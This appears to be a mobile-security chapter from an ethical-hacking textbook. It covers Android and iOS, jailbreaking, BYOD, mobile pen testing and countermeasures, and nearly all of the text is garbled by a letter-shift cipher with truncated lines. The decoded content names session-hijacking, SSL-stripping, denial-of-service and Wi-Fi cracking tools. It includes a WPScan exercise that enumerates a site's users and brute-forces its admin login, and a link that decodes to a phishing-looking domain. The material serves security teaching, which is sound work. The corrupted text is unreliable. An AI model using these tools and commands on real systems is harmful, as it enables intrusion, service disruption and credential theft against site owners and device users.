6DQGER[LQJ LV D FRPPRQ WHFKQLTXH XVHG

LW\ V YHU\ HIIHFWLYH DW SURYLGLQJ VHFUXLW\ VV
QDPH LPSOLHV OLPLWV DQ DSSOLFDWLRQ RU HQYL
WKH V\ VWHP HVVHQWLDOO\ FUHDWLQJ LWV RZQ³ V
OLPLWHG WR D VSHFLILF SODWIRUP RU WHFKQRORJ
PDQ\ DUHDV LPSOHPHQWHG LQ GLIIHUHQW ZD\ LQ
DQG ZHE EURZVHUV

6R ZKDW DUH WKH EDVLF FRPSRQH QWV RI WKH \$QGU

- 'HYLFH KDUGZDUH²\$QGURLG UXQV RQ D ZLGH UDQJ
VPDUWSKRQH V WDEOHVV DQG VHW WRS ER[HV .F
VKRUW DQG FDQ EH H[WHQG HG VXEVDQWLDOO\ W
VPDUWZDWFKHV
- \$QGURLG RSHUDWLQJ V\ VWHP²7KH FRUH RSHUDWLQ
NHUQHO \$OO GHYLFH UHVRXUFHV OLNH FDPHUD I
WHOHSKRQ\ IXQFWLRQV QHWZRUN FRQQHFWLRQV
RSHUDWLQJ V\ VWHP
- \$QGURLG DSSOLFDWLRQ UXQWLPH²\$QGURLG DSSOL
SURJUDPPLQJ ODQJXDJH DQG UXQ LQ WKH 'DOYLN
KLJKHU D IDVWHU UHSODFHPHQW IRU 'DOYLN ZDV
\$57 ,Q \$QGURLG DQG DERYH \$57 FRPSOHWHO
- \$QGURLG DSSOLFDWLRQV H[WHQG WKH FRUH \$QGU
VRXUFHV IRU DSSOLFDWLRQV

3UHLQVWDOOHG DSSOLFDWLRQV²7KHVH DUH DSS
\$QGURLG 26 7KHVH DSSOLFDWLRQV LQFOXGH WK
7KHVH GR QRW LQFOXGH WKH EORDWZDUH WKDW
\$7 7 RU 9HUL]RQ

8VHU LQVWDOOHG DSSOLFDWLRQV²\$QGURLG SUR
VXSSRUWLQJ DQ\ WKLUG SDUW\ DSSOLFDWLRQ *

WKRXVDQGV RI DSSOLFDWLRQV

- *RRJOH SURYLGHV D VHW RI FORXG EDVHG VHUYLF \$QGURLG GHYLFH 7KH SULPDU\ VHUYLFHV DUH WK *RRJOH 3OD\ LV D FROOHFWLRQ RI VHUYLFHV WK SXUFKDVH DSSOLFDWLRQV IURP WKHLU \$QGURLG HDV\ IRU GHYHORSHUV WR UHDFK \$QGURLG XVHU DOVR SURYLGHV FRPPXQLW\ UHYLHZ DSSOLFDWLRQ VHFUXULW\ VFDQQLQJ DQG RWKHU VHFUXULW\ VHU \$QGURLG 8SGDWHV GHOLYHUV QHZ FDSDELOLWL LQFOXGLQJ XSGDWHV WKURXJK WKH ZHE RU RYH \$SSOLFDWLRQ VHUYLFHV LQFOXGH IUDPHZRUNV ' FORXG FDSDELOLWLHV VXFK DV EDFNLQJ XS DSS GHYLFH PHVVDJLQJ & '0 IRU SXVK PHVVDJLQJ ,Q SUDFWLFH \$QGURLG KDV SURYHQ WR EH IOH[LEOH DV ZHOO DV H[WUHPHO\ FXVWRPL]DEOH



Real World Scenario

\$Q \$UP\ RI \$QGURLGV

%HFDXVH \$QGURLG LV VR FXVWRPL]DEOH DQG LV R WZHDNV PXFK OLNH WKH /LQX[RSHUDWLRQ V\VWH WZHDNV WR WKH 26 LWVHOI WR HQWLUHO\ QHZ YHL 7KH \$QGURLG FRPPXQLW\ RI GHYHORSHUV DQG HQM QXPHURXV FXVWRP YHUVLRQV RI \$QGURLG WKDW V VWRFN \$QGURLG EHFDXVH \RX ILQG LW WRR VORZ" 6OLP520 DQ H[WUHPHO\ VWULSSHG GRZQ YHUVLRQ IXQFWLRQDO :DQW WR JR ZLWK VRPHWKLQJ D OLW 3URMHFW \$2.3 ZKLFK ORRNV OLNH VWDQGDUG \$Q VRPHWKLQJ KLJKO\ FRQILJXUDEOH" 7U\ 3DUDQRLG : QHHGV RU JR WR [ZDZVLGDHGXHOBSKLVKFRP](#) D FRPPX \$QGURLG GHYHORSHUV IRU KHOS 7KHVH DUH MXVW D IHZ RI WKH RSWLRQV DYDLODE MXVW GR ZKDWHYHU \RX ZDQW LQ WKH 26 \RX FDO

\$SSOH L26

7KH VHFRRQG PRVW SRSXODU PRELOH RSHUDWLQJ V\V SUHVHQW RQ PXOWLSOH GHYLFHV LQFOXGLQJ WKH L EDVHG RQ WKH /LQX[NHUQHO L26 LV D VOLPPHG GR

ZKLOH LW LV EDVHG RQ 26 ; ZKLFK LV EDVHG RQ)U
8QOLNH \$QGURLG ZKLFK FRYHUV DOO ILYH FRUH FR
IRXU 6SHFLILFDOO\ LW DGGUHVHV WKHVH DUHDV
7UDGLWLRQDO \$FFHV\ &RPPRQ WUDGLWLRQDO DFF
LQFOXGLQJ SDVVZRUG FRQILJXUDWLRQ RSWLRQV DV
\$SSOLFDFWLRQ 3UREOHHPV \$QGURLG LWHPV WKDW DUH
EHHQ YHULILHG DQG WKHUHIRUH WUXVWHG LQ L26 L
FUHDWHG E\ \$SSOH DSSURYHG GHYHORSHUV ZKR KD
SODFLQJ LW LQ WKH VWRUH
(QFU\SWLRO XVHV KDUGZDUH DFFHOHUDWHG \$(6 H
RQ WKH GHYLFH DV ZHOO DV DGGLWLRQDO HQFU\SWI
,VRODWHKRL26 RSHUDWLQJ V\ VWHP LVRODWHV HDFK
V\ VWHP DQG DSSV DUHQ\W DOORZHG WR YLHZ RU P
7KHUH LV VRPHWKLQJ WR SD\ DWWHQWLRQ WR DQG I
PRUH WKDQ LW DSSHUV DQG WKDW LV WKH DSSOLF
XVH WKLW WR HQVXUH WKDW DSSV WKDW DUH LQVWL
PHDQLQJ DSSURYHG GHYHORSHUV +RZHYHU XVHUV
DSSURYHG DSSOLFDFWLRQV RQ WKHLU SKRQH DV \$QG
%XW ZLWK WKLW LQ PLQG \RX PD\ KDYH VHHQ DQ L3
HOVH WKDW GLGQ\W FRPH IURP WKH \$SS 6WRUH 6R
NQRZQ DV MDLOEUHDNLQJ 6R ZKDW LV MDLOEUHDNL
D ELW
)LUVW RI DOO \RX QHHG WR XQGHUVWDQG WKDW PD
JDPH FRQVROHV DQG RWKHU V\ VWHPV LQFOXGH GLJ
SURGXFWV '50 H[L VWV WR FRQWURO WKH W\SHV RI '
DV SUHVHUYH VHFUXLW\ LQ VRPH FDVHV 7KLW LV ZK
XVHG WR JHW DURXQG WKH UHVWULFWLRQV LPSRVH
WR UXQ DQG GR ZKDWHYHU \RX ZDQW WR GR RQ WKH
)URP D WHFKQLFDO VWDQGSRLQW MDLOEUHDNLQJ L'
WR D V\ VWHP WKDW DOORZV WKH RZQHUV RI WKH GHY
DOVR JUDQWV URRW DFFHVV WR WKH GHYLFH DQG U
QRQ URRW DFFHVV
2QH GUDZEDFN RI WKLW SURFHV LV D OLWWOH WKL
GUDZEDFN LV WKDW \RX DUH HIIHFWLYHO\ RSHQLQJ
DQ\WKLQJ FDQ UXQ ZLWKRXW UHVWULFWLRQ LQFOX
&RPPRQ 3UREOHHPV ZLWK ORELOH 'HYLFHV
6R PRELOH GHYLFHV DUH FRPPRQSODFH DQG ZH NQI

ORRNQLQJ DURXQG +RZHYHU D ORW RI FRPPRQ SURE
IRU DQ DWWDFNHU WR FDXVH \RX KDUP

- 2QH RI WKH PRUH FRPPRQ SUREOHPV ZLWK PRELOI
KDYH SDVVZRUGV VHW RU HOVH WKH SDVVZRUGV
RIIHU VLP SOH WR XVH DQG HIIHFWLYH ELRPHWULF
SDVVZRUGV WKH\ DUH IDU IURP EHLQJ WKH QRUP
SDVVZRUGV 3,1 FRGHV DQG JHVWXUH EDVHG DXW
WKHVH PHFKDQLVPV ZKLFK PHDQV LI WKH GHYLFH
DFFHVVHG
- 8QSURWHFWHG ZLUHOHV FRQQHFWLRQV DUH DOV
WR EH ZRUVH RQ PRELOH GHYLFHV 7KLV LV PRUH
EHLQJ RXW DQG DERXW DQG WKHQ ILQGLQJ DQ RSI
UHJDUG WR ZKHWHU LW LV SURWHFWHG RU QRW
- 0DOZDUH SUREOHPV VHHP WR EH PRUH RI DQ LVVX
RWKHU GHYLFHV 7KLV LV GXH WR RZQHUV GRZQOF
FRQFHUQ WKDW WKH\ PD\ FRQWDLQ PDOZDUH DQG
GHYLFH
- 8VHUV QHJOHFW WR LQVWDOO VHFUXLW\ VRIWZDUH
LV UH DGLO\ DYDLODEOH IURP PDMRU YHQGRUV ZLV
WKHVH GHYLFHV PD\ HYHQ EHOLHYH WKDW PDOZDUH
WKH\ DUH LPPXQH
- 8QPDLQWDLQHG DQG RXW RI GDWH RSHUDWLQJ V\V
GHVNWRS V\VWHPV SDWFKHV DQG IL[HV IRU PRELOH
WR WLP 7KHVH SDWFKHV PD\ QRW JHW DSSOLHG
RQH VWHQG WR EH D SURYLGHU VXFK DV \$7 7 WZL
LQFOXGHV WKHLU DSSOLFDWLRQV DQG EORDWZDUH
KDSSHQV WKH SDWFKHV DQG XSGDWHV WKDW *RR
WZHDNHG YHUVLRQV ,Q WKLV FDVH \RX ZRXOG KD
\RXU GHYLFH E\ \RXU SURYLGHU EHIRUH \RX FDQ D
PRQWKV RU HYHQ D \HDU DQG LQ VRPH FDVHV QHY
W
- 0XFK OLNH WKH 26 WKHUH PD\ EH VRIWZDUH RQ W
GDWH
- ,QWHUQHW FRQQHFWLRQV PD\ EH RQ DQG LQVHFXL
WKH V\VWHP LQ WKH VDPH ZD\V ZH GLVFXVVHG LQ
HQXPHUDWLQJ DQG V\VWHP KDFNLQJ
- 0RELOH GHYLFHV PD\ EH URRWHG RU MDLOEURNHQ
\RXU QHWZRUN LW FRXOG EH DQ HDV\ ZD\ WR LQW
-)UDJPHQWDWLRQ LV FRPPRQ ZLWK \$QGURLG GHYLF
WKDW XQOLNH L26 WKHUH DUH D YDVW QXPEHU RI

IHDWXUHV LQWHUIDFHV FDSDELOLWLHV DQG PRU
HQWHUSULVH GXH WR WKH DPRXQW RI YDULDWLRQ
:KLOH WKHVH DUH VRPH RI WKH NQRZQ SUREOHPV W
QHFHVVDULO\ UHSUHVHQW WKH FXUUHQW VWDWH RI
ZLOO EH PDQDJLQJ DQ HQYLURQPHQW WKDW DOORZV
2QH ZD\ WR KHOS \RX JHW D VQDSVKRW RI WKH NQR
WKH 2SHQ :HE \$SSOLFDWLRQ 6HFXULW\ 3URMHFW 2:
NHHSV WUDFN RI YDULRXV LVVXHV VXFK DV ZHE DSS
PDLQWDLQ WRS OLVWV RI YDULRXV LVVXHV LQFOX
FKHFN WKH ZZU RZDWS SHULRGLFDOO\ WR OHDUQ WKH C
DSSHDULQJ DQG WKDW \RX FRXOG XVH LQ \RXU WHV\
+RZHYHU WKHUH VWLOO LV RQH PRUH DUHD WKDW F
IRUHIURQW WKDW ZH QHHG WR WDNH D ORRN DW DQ
%ULQJ <RXU 2ZQ 'HYLFH %ULQJ <RXU 2ZQ 3UREOHPV
%<2' KDV EHHQ D WUHQG RYHU WKH ODVW VHYHUDO
DFFHOHUDWHG LQ SRSXODULW\ 6LPSO\ SXW WKH FF
SURLGH WKHLU RZQ HTXLSPHQW LQ WKH IRUP RI VF
W\SHV RI HOHFWURQLFV 1RZGD\ ZKHQ HPSOR\HHV
IRUP RI WDEOHWV DQG VPDUWSKRQH PRUH WKDQ O
VPDOO DQG SRZHUIXO WKH\ DUH 7KHVH GHYLFHV DL
WKH HPSOR\HHV XVH WKH GHYLFHV WR GR WKHLU MF
7RGD\ PDQ\ HPSOR\HHV KDYH FRPH WR H[SHFW WKD
VPDUWSKRQH DQG RWKHU SHUVRQDO GHYLFHV VXF
VLWXDWLRQ LV WKDW PDLQWDLQLQJ D VHFXUH HQYL
GRHV QRW RZQ DQG PD\ QRW HYHQ KDYH DQ\ PDQDJ
KDYH WDNHQ VWHSV WR GHILQH WKHLU SRVLWLRQ R
ZLWK FRUSRUDWH VHUYLFHV WKHUH VWLOO DUH FR
H[WUD YLJLODQW DERXW WKH VHFXULW\ LVVXHV WKI
2QH RI WKH ELJJHVW GHIHQVHV WKDW FDQ EH XVHG
WKH UHTXLUPHQWV HDFK GHYLFH PXVW PHHW EHIR
)RU H[DPSOH D SROLF\ PD\ QHHG WR EH HVWDEOLVK
VWDQGDUGV VXFK DV SDWFKHV DQWLPDOZDUH UHTX
DSSOLFDWLRQV DOORZHG DQG EORFNHG DV ZHOO D
FRPSDQ\ VKRXOG QHYHU GLVFRXQW WKH YDOXH RI X
QHWZRUN LWVHOI WR FRQWURO WKH DFWLYLWLHV R
,Q SUDFWLFH WZR WKLQJV VKRXOG KDSSHQ DGPLQL
)LUVW D SROLF\ VKRXOG H[LW WKDW VWDWHV WKH
UHODWLRQ WR WKHLU KDQGOLQJ RI PRELOH GHYLFH
DZDUH WR WKH HQG XVHUV VR WKDW WKH\ XQGHUVW



0DQ\ LQGLYLGXDOV ZKR KDYH DWWDFKHG W

FRUSRUDWH QHWZRUNV KDYH IRXQG RXW WKH KDU
WKHUH KDYH EHHQ D KDQGIXO RI FDVHV ZKHUH LQ
SHUVRQDO GHYLFHV WR D FRPSDQ\ QHWZRUN KDG V
GDWD DQG RWKHU LQIRUPDWLRQ ORVW WKDW ZDV V
SXW D V\ VWHP DGPLQLVWUDWRU VHQW RXW D UHP
LQVWUXFWHG LW WR ZLSH LWVHOI RI DOO DSSV DQ
KDQGV 2U DQ DGPLQLVWUDWRU PD\ KDYH IRXQG W
WKH\ ZLSHG LW LQ UHVSRQVH

7R DYRLG WKH KHDW WKDW FRPHV ZLWK WKH UHPR
FRPSDQLHV VKRXOG PDNH HPSOR\HHV VLJQ D SDSH
WKDW WKLW PD\ KDSSHQ

,Q RUGHU WR PDNH %<2' DQG PRELOH GHYLFH LQWH
UHVRUWHG WR PDQDJHHPHQW VRIWZDUH VROXWLRQV
PRQLWRULQJ DQG PDQDJHHPHQW RI PRELOH GHYLFHV
DVVHW PDQDJHHPHQW VROXWLRQV 6ROXWLRQV LQFO
0DQDJHU VRIWZDUH DQG ,%0¶V 0DD6 PDQDJHHPHQW

3HQHWUDWLRQ 7HVWLQJ 0RELOH 'HYLFHV

6R KRZ GR ZH SHQ WHVW PRELOH GHYLFHV" ,Q PDQ\
DOUHDG\ XVLQJ LQ D WUDGLWLRQDO VHWWLQJ EXW :



5HPHPEHU WKDW LQ UHJDUG WR VHFXULW\

ELW RI DQ XQNQRZQ TXDQWLW\ <RX DOVR QHHG W
GHYLFHV ZRUN WKH\ FDQ EH H[WUHPHO\ PRELOH D
FRPPXQLFDWLRQV FDQ EH IORZLQJ LQ DOO GLIIHU
WUDGLWLRQDO RIILFH VHWWLQJV

6R ZKDW GRHV WKH WHVWLQJ SURFHVV ORRN OLNH :
SLFWXUH" +HUH LV D TXLFN RYHUYLHZ RI KRZ WR HY
)RRWSULQWLQJ RI WKH VFDQQQLQJ WRROV ZH H[DPLQH
XVHG WR ORFDWH DQG LGHQWL\ D PRELOH GHYLFH :
H[DPSOH FDQ EH XVHG WR ILQJHUSULQW DQ 26 XQG
DV WR LWV YHUVLRQ DQG W\SH

2QFH \RX ILQG PRELOH GHYLFHV LQ WKH HQYLURQPH

VXFK DV 0\$& DGGUHV V ,3 DGGUHV YHUVLRQ WISH
6FDQQL)QJ PRELOH GHYLFHV DWWDFKHG WR WKH QH
VRIWZDUH VXFK DV .LVPHW WR ILQG RXW ZKLFK ZLUI
([SORLWD8WLRQDQ LQ WKH PLGGOH DWWDFNV VSRRI
PHFKDQLVPV WR DWWDFN D GHYLFH 8VH WUDIILF LQ
WR YXOQHUEOH V\ VWHPV DQG GHYLFHV RU PDQLSX
VHUYHUV

3RVW ([SORLWD8WLRQ VHQVLWLYH GDWD DUHDV RQ P
DV WKH 6KRUW OHVVDJH 6HUYLEFH 606 DQG EURZVH
WRROV DUH DYDLODEOH IRU FHOO SKRQHV WKDW FD

3HQHWUDWLRQ 7HVWLQJ 8VLQJ \$QGURLG

2QH RWKHU RSWLRQ WKDW LV SRVVLEOH IRU \RX WR
,Q WKLV VHFWRU ZH ZLOO ORRN DW WKH WRROV W
RXU FDSDELOLWLHV WR UXQ D WKRURXJK WHVW



6LQFH ZH KDYH FRYHUHG DOO WKH DWWDFN
RWKHU FKDSWHUV ZH ZLOO QRW JLYH ORQJ GHVFU
,I \RX ZLVK WR WU\ DQ\ RI WKHVH WRROV \RX ZLOO
\RX KDYH EDFNHG XS \RXU GDWD EHIRUHKDQG

1HWZRUNLQJ 7RROV

- ,3 7RROV E\ \$PD]LQJ%\WH LV D FROOHFWLRQ RI WF
GLIIHUHQW SURSHUWLHV RI WKH QHWZRUN LQFOX
FRQILJXUDWLRQ DQG PRUH
- /DQ'URLG E\)LGDQRY 1HWZRUNV LV DQRWKHU FRO
PXFK OLNH ,3 7RROV ,W\ V QRW DV FRPSOHWH DV
GHVLJQHG
- 7KH 1HWZRUN +DQGERRN E\ 6PRRWK\ (GXFDWLRQ L
GHVLJQHG WR DLG LQ QHWZRUN WURXEOHVKRRWL
LQIRUPDWLRQ DERXW D QHWZRUN
-)LQJ E\ 2YHUORRN LV D VHW RI WRROV IRU QHWZR
LQ WKH HYDOXDWLRQ RI QHWZRUN VHFUXLW\ KRV
- 0RELOH 10 E\ *DR)HQJ LV D PRELOH YHUVLRQ RI V
VFDQQHU 7KH PRELOH YHUVLRQ RSHUDWHV ZLWK
1PDS ZH H[SORUHG LQ RWKHU SDUWV RI WKLV ERR

- 3RUW 6FDQQHU E\ &DWFK FDQ JDLQ PXFK RI WKH
WRROV LQ WKLV OLVW EXW LW DOVR LQFOXGHV V
- 1HWZRUN 'LVFRYHU\ E\ \$XERUW -HDQ %DSWLVWH L
GLIIHUHQW LQWHUIDFH
- 3DFNHW &DSWXUH E\ *UH\ 6KLUWV LV PXFK OLNH :I
SHUPLVVLRQV WR RSHUDWH
- 3DFNHW *HQHUDWRU E\ 1HW6FDQ 7RROV LV RQH RI
\$QGURLG 26 DQG LW ZRUNV VLPLODUO\ WR UHJXO
- 6KDUN IRU 5RRW E\ (OYLVV .XãWDQV LV HVVHQWL
\$QGURLG 8QOLNH VRPH RWKHU VQLIIHUV WKLV UI
IXQFWLRQ SURSHUO\ <RX PXVW GRZQORDG 6KDUN
RQ WKH SKRQH RU WDEOHW WKLV LV UXQ RQ
- 83Q3 6FDQQHU E\ *HPLQL\$SSV FDQ VFDQ DQG GHW
WKH QHWZRUN 7KLV PHDQV RWKHU FRPSXWHUV P
FDQ EH UHYHDOHG RQ WKH QHWZRUN
- ,QWHUFHSWHU 1* LV D QHWZRUN WRRONLW WKDW I
VHSDUDWH WRROV EXLOW LQ DQG RIIHUV D JRRG E
WRROV
- 1HW&DW IRU \$QGURLG E\ 1LNHG/DE LV VLP SO\ D SF
RSHUDWLQJ V\VWHP
- 3DFNHW6KDUN IURP */ &RPPXQLFDWLRQV LV D SDF
LQFOXGH D IULHQGO\ FDSWXUH RSWLRQV LQWHUID
'URSER[XSORDG RI FDSWXUHG ILOHV
- 6KDUHV)LQGHU E\ VUFJXDUGLDQ LV D XWLOLW\ GH'
QHWZRUN VHJPHQW ,W FDQ EH XVHIXO LQ ORFDWL

6HVVLRQ +LMDFNLQJ 7RROV

- 'URLG6KHHS E\ \$QGUHDV .RFK ZRUNV DV D VHVVLR
DOORZV \RX WR VDYH FRRNLHV ILOHV VHVVLRQV II
WKH *RRJOH 3OD\ VWRUH DQG PXVW EH ORFDWHG
URRWHG
-)DFH1LII LV DQ DSS WKDW DOORZV \RX WR VQLII D
)L QHWZRUNV 7KLV WRRO LV DOVR QRW DYDLODEC
VHDFK IRU WKLV RQH
- 66/6WULS IRU \$QGURLG 5RRW E\ 1RW([LVWV LV DQ
DQG XVH QRQ 66/ HQDEOHG OLQNV LQ RUGHU WR V
'HQLDO RI 6HUYLEFH

- /RZ 2UELW ,RQ &DQQRQ /2,& E\ 5LIDW 5DVKLG LV GHQLDO RI VHUYLFH DWWDFN DJDLQVW D WDUJHW 'R6 DWWDFN RU ZKHQ XVHG E\ PXOWLSOH LQGLY IORRGLQJ WKH VHUYHU ZLWK 7&3 RU 8'3 SDFNHWV VHUYLFH RI D SDUWLFXODU KRVW
- \$Q'26LG E\ 6FRWW +HUEHUW DOORZV VHFXULW\ SU \$Q'26LG ODXQFKHV DQ +773 3267 IORRG DWWDFN Z EHFRPHV VR KXJH WKDW D YLFWLP¶V VHUYHU KDV
- (DV\ 3DFNHW %ODVWHU E\ +XQWHU 'DYLW LV DQRW YHU\ HIIHFWLYHO\ VKXW GRZQ D QHWZRUN KRVW Z

6FDQQHU

- :36FDQ IRU \$QGURLG E\ \$OHVVLR 'DOOD 3LD]]D LV VFDQQHU ZULWWHQ LQ 5XE\ WKDW DWWHPSWV WR :RUG3UHVV LQVWDOODWLRQV 6HH ([HUFLVH
- \$SS 6FDQQHU E\ 7ULGHQW ,QF LV D XWLOLW\ GHVL WKHLU SRWHQWLDO YXOQHUDELOLWLHV
- &&79 6FDQQHU LV DQ DSS GHVLJQHG WR ORFDWH F UHJDUGLQJ WKH GHYLFHV
- 1HW&XW E\)RUWL] 7RROV LV XVHG WR WHVW WKH

(;(5&,6(

8VLQJ :36FDQ

,Q WKL V H[HUFLVH \RX ZLOO XVH :36FDQ WR WDUJH
GLVFRYHU YXOQHUDELOLWLHV WKDW PD\ H[LVW LQ
\RX ZLOO QHHG WR HLWKHU KDYH :36FDQ LQVWDOO

)LUVW HQXPHUDWH WKH SOXJLQV WKDW DUH LQ
XVLQJ WKH IROORZLQJ FRPPDQG

UXE\ ZSVFDQ UE XUO KWWS V ZZZ \RXUVLWHXUO FRP HC

7KH RXWSXW WKL V FRPPDQG JHQHUDWHV RQO\ J
ZDQW WR ORRN IRU YXOQHUDEOH SOXJLQV \RX F

UXE\ ZSVFDQ UE XUO KWWS V ZZZ \RXUVLWHXUO FRP HC

5XQQLQJ WKL V FRPPDQG ZLOO RXWSXW D OLVW R
:RUG3UHVW WR NQRZQ YXOQHUDELOLWLHV ,I \RX
ZKHUH WR JHW LQIRUPDWLRQ RQ WKH YXOQHUDE

1H[W \RX FDQ ORRN IRU WKHPHV WKDW FRQWDL
WKHPHV DQG VHH ZKLFK RQH V DUH YXOQHUDEOH

UXE\ ZSVFDQ UE XUO KWWS V ZZZ WDUJHWVLWH FRP HC

7R ILOWHU WKH RXWSXW WR RQO\ WKRVH WKHPHV
WKH IROORZLQJ FRPPDQG

UXE\ ZSVFDQ UE XUO KWWS V ZZZ WDUJHWVLWH FRP HC

7KL V FRPPDQG MXVW OLNH LWV SUHGHHFHVVRUV
DUH YXOQHUDEOH DQG VKRZ ZKDW WKH YXOQHUDE

Enumerate Users

:36FDQ FDQ DOVR LGHQWLI\ XVHUV ZKR KDYH YDC

UXE\ ZSVFDQ UE XUO KWWS V ZZZ WDUJHWVLWH FRP HC

2QFH \RX KDYH YDOLG XVHUV ORFDWHG \RX FDQ
GR WKL V ZLWK D EUXWH IRUFH DWWDFN XQWLO W

UXE\ ZSVFDQ UE XUO ORFDOKRVW ZSBVLWH ZRUGOLVW SE
DGPLQ

,Q SUDFWLFH :36FDQ LV YHU\ XVHIXO GXULQJ D :

- 'URLG64/L LV DQ DXWRPDWHG 0\64/ LQMHFWRQ WF
 \RXU 0\64/ EDVHG ZHE DSSOLFDWLRQ DJDLQVW 64/
- VTOPDSFKLN E\ 0D[LP 7VR\ LV D FURVV SODWIRUP
 WRRO ,W LV SULPDULO\ XVHG RQ PRELOH GHYLFH'
- 64/LWH (GLWRU E\ :HDYHE\WHV LV D KLJK TXDOLW\
 WHVWLQJ IRU 64/ LQMHFWRQV ZLWKLQ ZHE DSSOL

3UR[\ 7RROV

- 6DQGUR3UR[\ E\ VDQGURE LV XVHG WR VHQQ \RXU
 FRYHU XS REIXVFDWLQJ DWWDFNV
- 3VLSKRQ LV QRW UHDOO\ D SUR[\ WRRO EXW D 931
 WUDIILF WR DQG IURP D PRELOH GHYLFH ,W FDQE
 WXQQHO DOO WKH WUDIILF RQ D GHYLFH WKURXJK

:HE \$SSOLFDWLRQ 7HVWLQJ

- +773 ,QMHFWRU E\ (YR]L LV XVHG WR PRGL\ UHTX\
 DW DQDO\]LQJ ZHE DSSOLFDWLRQV
- +773 7RRO E\ 9L%2 LV GHVLJQHG WR DOORZ WKH W
 HYDOXDWH KRZ DQ DSSOLFDWLRQ UHVSRRGV
- %XUS 6XLWH LV VLPSO\ D SRUW RI WKH VDPH WRR

/RJ)LOH 5HDGHUV

- 6\VORJ LV XVHG IRU UHDGLQJ ORJ ILOHV RQ D PRE
- \$/RJ UHDGHU LV DQRWKHU ORJ ILOH UHDGHU

:L)L 7RROV

- :LILWH LV DQ DXWRPDWHG ZLUHOHVV FUDFNLQJ WI
 FDQ FUDFN :(3 DQG :3\$ DV ZHOO DV :36 HQDEOHG C
- \$LUORQ E\ 0D[WHUV LV DQ DSS IRU VHQLQJ PRQL
- :LIL.LOO E\ 0DW 'HYHORSPHQW FDQ VFDQ D QHWZR
 GLVFRYHUV
- :LJOH :L)L :DUGULYLQJ IURP :L*/(QHW LV D SRUW
 HQYLURQPHQW
- .LVPHW LV DYDLODEOH IRU \$QGURLG DQG LV D SRL

3HQWHVWLQJ 6XLWHV

- G6SORLW 6FULSWV E\ MNXVK LV D VXLWH RI WRF

ILQJHUSULQW OLYH KRVWV¶ RSHUDWLQJ V\ VWHPV
YXOQHUDELOLWLHV FUDFN ORJRQ SURFHGXUHV RI
WKH PLGGOH DWWDFNV VXFK DV SDVVZRUG VQLIL
WKDW G6SORLW¶V GHYHORSHU KDV PHUJHG KLV HI

-]\$17, LV D FRPSUHKHQVLYH QHWZRUN GLDJQRVWL
SHQHWUDWLRQ WHVWV DW WKH SXVK RI D EXWWRQ
FXVWRPL]DEOH VFDQV WR UHYHDO HYHU\WKLQJ IU
IRUFH DWWHPSWV WR GDWDEDVH '16 DQG SURWR
SRLQWV
- +DFNRGH E\ 5DYL .XPDU 3XUEH\ LV DQRWKHU VXLW
LQ VFRSH DQG SRZHU

6WD\LQJ \$QRQ\PRXV

- 2UERW LV D IUHH SUR[\ DSS IURP WKH 7RU 3URMHF
,QWHUQHW PRUH VHFUXHO\ 2UERW XVHV 7RU WR
LW E\ ERXQFLQJ WKURXJK D VHULHV RI FRPSXWHU
- 2UZHE IURP WKH *XDUGLDQ 3URMHFW LV D SULYDW
ZRUN ZLWK 2UERW DQG LV IUHH ,W FDQ EH D OLW
SURWHFWLRQ DQG WKH PRVW DQRQ\PRXV ZD\ WR
EORFNHG PRQLWRUH RU RQ WKH KLGGHQ ZHE
- ,QFRJQLWR LV D ZHE EURZVHU EXLOW IRU SULYDW
SULYDWH DV 2UZHE EXW LW LV VWLOO D JUHDW R

&RXQWHUPHDVXUHV

6LPLODU WR VHFXULQJ GHVNWRSV VHUYHUV QHWZF
EDVLF VWHSV WR PDNH PRELOH GHYLFHV PRUH UHVL
VRPH EDVLF JXLGDQFH EXW QRW D FRPSUHKHQVLYH

- 6HWWLQJ SDVVZRUGV RQ DOO PRELOH GHYLFHV LV
DWWDFKHG WR D FRUSRUDWH QHWZRUN DQG RU VV
HQDEOLQJ FHUWDLQ IHDWXUHV VXFK DV HQFU\SWL
EHIRUH WKH\ ZLOO ZRUN
- 6WURQJ SDVVZRUGV DUH UHFRPPHQGHG RQ DOO GI
LPSRUWDQFH EHFDXVH PDQ\ PRELOH GHYLFHV DOO
GHYLFH RWKHU WKDQ SDVVZRUGV 0DQ\ GHYLFHV [
UHJXODU DOSKDQXPULF SDVVZRUGV
- ,QVWDOO DQWLPDOZDUH DSSOLFDWLRQV WR WKZD
,GHDOO\ WKH DQWLPDOZDUH DSSOLFDWLRQ VKRXC
LQVWDOOHG DSSOLFDWLRQV DQG HPDLO IRU PD[LP
- 8VH HQFU\SWLRQ RQ DOO GHYLFHV ZKHUHYHU SRV
6' FDUGV 7KLV LV DQ HVVHQWLDO SDUW RI SURWH
ORVW RU VWROHQ 1RWH WKDW VRPH ROGHU GHYL
VXSSRUW HQFU\SWLRQ
- (QVXUH WKDW \RXU GHYLFH LV DOZD\V FXUUHQW Z
SUREOHPDWLF EHFDXVH GHYLFHV WKDW DUH VXE
GR QRW DOZD\V JHW WKH ODWHVW XSGDWHV XQWL
ZLWK VXEVLGLJHG GHYLFHV WKDW UXQ \$QGURLG *
EXW SURYLGHUV PD\ QRW UHOHDVH WKHP WR WKH
- \$YRLG LQVWDOOLQJ DSSOLFDWLRQV IURP XQNQRZC
RQ D GHYLFH PXVW FRPH IURP *RRJOH RU \$SSOH
ZHEVLWHV :KLOH PDQ\ RI WKHVH DSSOLFDWLRQV
PDOZDUH RU FDXVH RWKHU LVVXHV
- %DFN XS WKH GHYLFH UHJXODUO\ 'R ZH UHDOO\ Q
- \$YRLG URRWLQJ RU MDLOEUHDNLQJ D GHYLFH :KL
DQG FRQWURO RYHU D GHYLFH GRLQJ VR LQWURG
- (QDEOH UHPRWH ZLSHV LI SRVVLEOH 7KLV IHDWXU
GHYLFHV WKDW FRQWDLQ VHQVLWLYH GDWD DQG D
- 9HULI\ DSSOLFDWLRQV EHIRUH GRZQORDGLQJ 6RP
GHYLFH HLWKHU E\ FDUU\LQJ PDOZDUH RU E\ GLUI
FROOHFW \RXU VHQVLWLYH LQIRUPDWLRQ

6XPDU\

0RELOH GHYLFHV KDYH WDNHQ WKH ZRUOG E\ VWRUF
DGRSWLRQ RYHU WKH ODVW VHYHUDO \HDUV \$ORQJ
VHFXULW\ LVVXHV WR SODJXH PRELOH GHYLFHV 7KH
WKDW LV ,QWHUQHW FRQQHFWHG DQG DOORZV FRPP
DOOXULQJ DV ZHOO DV D SUREOHP IRU FRPSDQLHV

:LWK WKH DYHUDJH SHUVRQ WRGD\ SRVVHVVLQJ DW
GHYLFHV IRU ERWK SHUVRQDO DQG ZRUN SXUSRVHV
